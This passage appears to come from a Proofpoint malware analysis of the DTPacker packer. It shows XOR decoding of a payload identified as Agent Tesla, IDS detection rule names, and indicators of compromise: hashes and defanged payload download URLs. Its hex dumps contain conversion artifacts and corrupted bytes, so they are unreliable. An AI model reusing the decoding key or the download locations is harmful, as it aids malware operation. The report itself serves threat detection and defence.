00000070	85	7f	a8	7d	<mark>с6</mark>	71	08	39	60	e2	89	с3	a5	$\operatorname{ed}$	84	ec	}.q.9`
00000080	a5	a3	b5	d1	9f	80	e5	8b	c1	20	0d	d3	5a	13	45	1c	Z.E.

XORing this with itself shifted by one byte gives:

00000000	ab 28 c3 66	6 14 4a 66 48	75 68 49 56 5a 65 4e 53	.(.f.JfHuhIVZeNS
00000010	1e 6b 4a 60	6 48 69 68 49	16 59 64 4e 53 66 6b 4a	.kJfHihI.YdNSfkJ
00000020	66 48 69 68	8 49 56 59 64	4e 53 66 6b 4a 66 48 69	fHihIVYdNSfkJfHi
00000030	68 49 56 59	9 64 4e 53 66	6b 4a 66 48 e9 68 49 56	hIVYdNSfkJfH.hIV
00000040	4f 07 80 41	1 66 bf 5d 53	6f d1 6b bd 61 7e 90 f6	0Af.]So.k.a~
00000050	38 15 4b da	a 14 db 8e 96	e8 25 39 c1 af fd f8 9a	8.K%9
00000060	d6 46 ea d2	2 88 db c1 cb	04 39 el 86 d7 19 cb 68	.Fh
00000070	fa d7 d5 bl	b b7 79 31 59	82 6b 4a 66 48 69 68 49	ylY.kJfHihI
00000080	06 16 64 46	e 1f 65 6e 4a	el 2d de 89 49 56 59 64	dN.enJIVYd

and then using the modified XOR routine with key "dNSfkJfHihIVY" gives:

00000000	c1	5a	90	00	03	00	00	00	04	00	00	00	ff	ff	00	00	.Z
00000010	<b>b8</b>	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00	@
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000030	00	00	00	00	00	00	00	00	00	00	00	00	80	00	00	00	
00000040	0e	1f	ba	0e	00	b4	09	cd	21	<b>b8</b>	01	<b>4</b> c	cd	21	54	68	L.!Th
00000050	69	73	20	70	72	6f	67	72	61	6d	20	63	61	6e	6e	6f	is program canno
00000060	74	20	62	65	20	72	75	6e	20	69	6e	20	44	4f	53	20	t be run in DOS
00000070	6d	6f	64	65	2e	0d	0d	0a	24	00	00	00	00	00	00	00	mode\$
00000080	50	45	00	00	4c	01	03	00	87	5b	91	61	00	00	00	00	PEL[.a

which, after fixing the first byte, is Agent Tesla.

This would suggest a common source for the second stage of both the "trump2020" version of DTPacker and the latest second stage of CyaX. It is possible there is a resource overlap between DTPacker and CyaX, such as both authors paying for the same DLL encoder, but Proofpoint cannot confirm this.

# Conclusion

DTPacker's use as both a packer and downloader and its variation in delivery and obfuscation whilst keeping two such unique keys as part of its decoding is very unusual.

It is unknown why the malware author specifically referred to Donald Trump in the malware's fixed passwords, as it is not used to specifically target politicians or political organizations and would not be seen by the intended victims. Proofpoint assesses this malware will continue to be used by multiple threat actors.

# **Network IDS Rules:**

Proofpoint Emerging Threats includes multiple detections for this malware.

- 2031127 ET MALWARE DTLoader Binary Request
- 2031128 ET MALWARE DTLoader Encoded Binary Server Response
- 2031129 ET MALWARE DTLoader Domain (ahgwqrq .xyz in TLS SNI)
- 2033356 ET MALWARE DTLoader Binary Request M2
- 2844913 ETPRO MALWARE Haskell Downloader/DTLoader CnC Activity
- 2846706 ETPRO MALWARE DTLoader Variant Activity
- 2847389 ETPRO MALWARE DTLoader CnC Activity
- 2847503 ETPRO MALWARE DTLoader Variant Activity
- 2847916 ETPRO MALWARE DTLoader Obfuscated HTML Payload Inbound
- 2847940 ETPRO MALWARE DTLoader Activity
- 2850461 ETPRO MALWARE DTLoader Retrieving Encoded Payload

#### Sample Indicators of Compromise

Indicator	Description	Associated Malware
9d713d2254e529286ed3ac471e134169d2c7279b0eaf82eb9923cd46954d5d27	DTPacker SHA256	Agent Tesla
hxxps://hastebin[.]com/raw/azipitojuj	Payload Download	Agent Tesla
hxxps://hastebin[.]com/raw/urafehisiv	Location	Tesia
285f4e79ae946ef179e45319caf11bf0c1cdaa376924b83bfbf82ed39361911b	DTPacker SHA256	Ave Maria RAT
512b2f1f4b659930900abcc8f51d175e88c81b0641b7450a6618b77848fa3b40	DTPacker SHA256	Agent Tesla
1312912d725d45bcd1b63922ec9a84abca7a8c9c669c13efbd03472c764be056	DTPacker SHA256	AsyncRAT

ba0f9be7cf006404bcfab6b6adbad0cef7281c3792490903632a4010d8a74f42	DTPacker SHA256	Agent Tesla
hxxps://ahgwqrq[.]xyz/getrandombase64.php? get=E2E813E9694BE43CAD964C0453632F91 hxxps://ahgwqrq[.]xyz/getrandombase64.php? get=63DC49E5D8F5F50F8838551347009928 hxxps://ahgwqrq[.]xyz/getrandombase64.php? get=D13B96F0619AC39B44A32D3E0A260C89 hxxps://ahgwqrq[.]xyz/getrandombase64.php? get=85530E49BB23CD9DBD8461A2FC5D18A2	Payload Download Location	Agent Tesla
5d555eddfc23183dd821432fd2a4a04a543c8c1907b636440eb6e7d21829576c	DTPacker SHA256	Agent Tesla
hxxp://193.239.147[.]103/base/264712C97B662289D6644F926525A252.html	Payload Download Location	Agent Tesla
b53558a85b8bb10ce70cb0592a81e540683d459b9d8666b7927c105f1141a189	DTPacker SHA256	Snake Keylogger
hxxp://osndjdjjjdjshgaggdkf[.]com/base/377A23697621555ED2123D80005200D7.html	Payload	Snake
hxxp://osndjdjjjdjshgaggdkf[.]com/base/650D6251494D3B160CBC93685F2FA1E4.html	Download Location	Keylogger
hxxp://osndjdjjjdjshgaggdkf[.]com/base/2A812C716BD7EB40F36227E584D97524.html		
9cc817f0205da4bde1d938e1817aa98fe4f4a5dcbcaffbe8b45041e24c105aa0	DTPacker SHA256	Agent Tesla
hxxp://liverpoolofcfanclub[.]com/liverpool-fc-news/features/steven-gerrard-liverpool- future-dalglishgoal-1FE8F2E05D5035C0446552639B8336B8.htm hxxp://liverpoolofcfanclub[.]com/liverpool-fc-news/features/steven-gerrard-liverpool- future-dalglishgoal-EC7D4835EC6F56BD999A943FEDF8D489.html hxxp://liverpoolofcfanclub[.]com/liverpool-fc-news/features/steven-gerrard-liverpool- future-dalglishgoal-EC7D4835EC6F56BD999A943FEDF8D489.html	Payload Download Location	Agent Tesla
281cdbf590c22cd684700dcde609d6be48ddf3e4d988d48e65d9c688ce76f7af	DTPacker SHA256	Agent Tesla
hxxp://mmwrlridbhmibnr[.]ml/liverpool-fc-news/features/steven-gerrard-liverpool-future- dalglishgoal-40505C0917C3E190B486745F4941F177.html	DTPacker Download URL	Agent Tesla
a564eb282800ed662b1c55ae65fbba86b6feca00a2e15ebb36a61fc53ac47c3a	DTPacker SHA256	Agent Tesla
affea9c276ded88eea1e39ac39fb19373c4b62d4251fb1d06f37a05e35dfa463	DTPacker SHA256	FormBook

hxxps://cdn.discordapp[.]com/attachments/ 893177342426509335/897124528768032848/9722D04C.jpg hxxps://cdn.discordapp[.]com/attachments/ 893177342426509335/897124531213336656/F526E587.jpg	DTPacker Download URL	FormBook
4053206d66d627d145d9da8d8e208d08c85755036a5393ccc6e8afd6117df864	DTPacker SHA256	Agent Tesla

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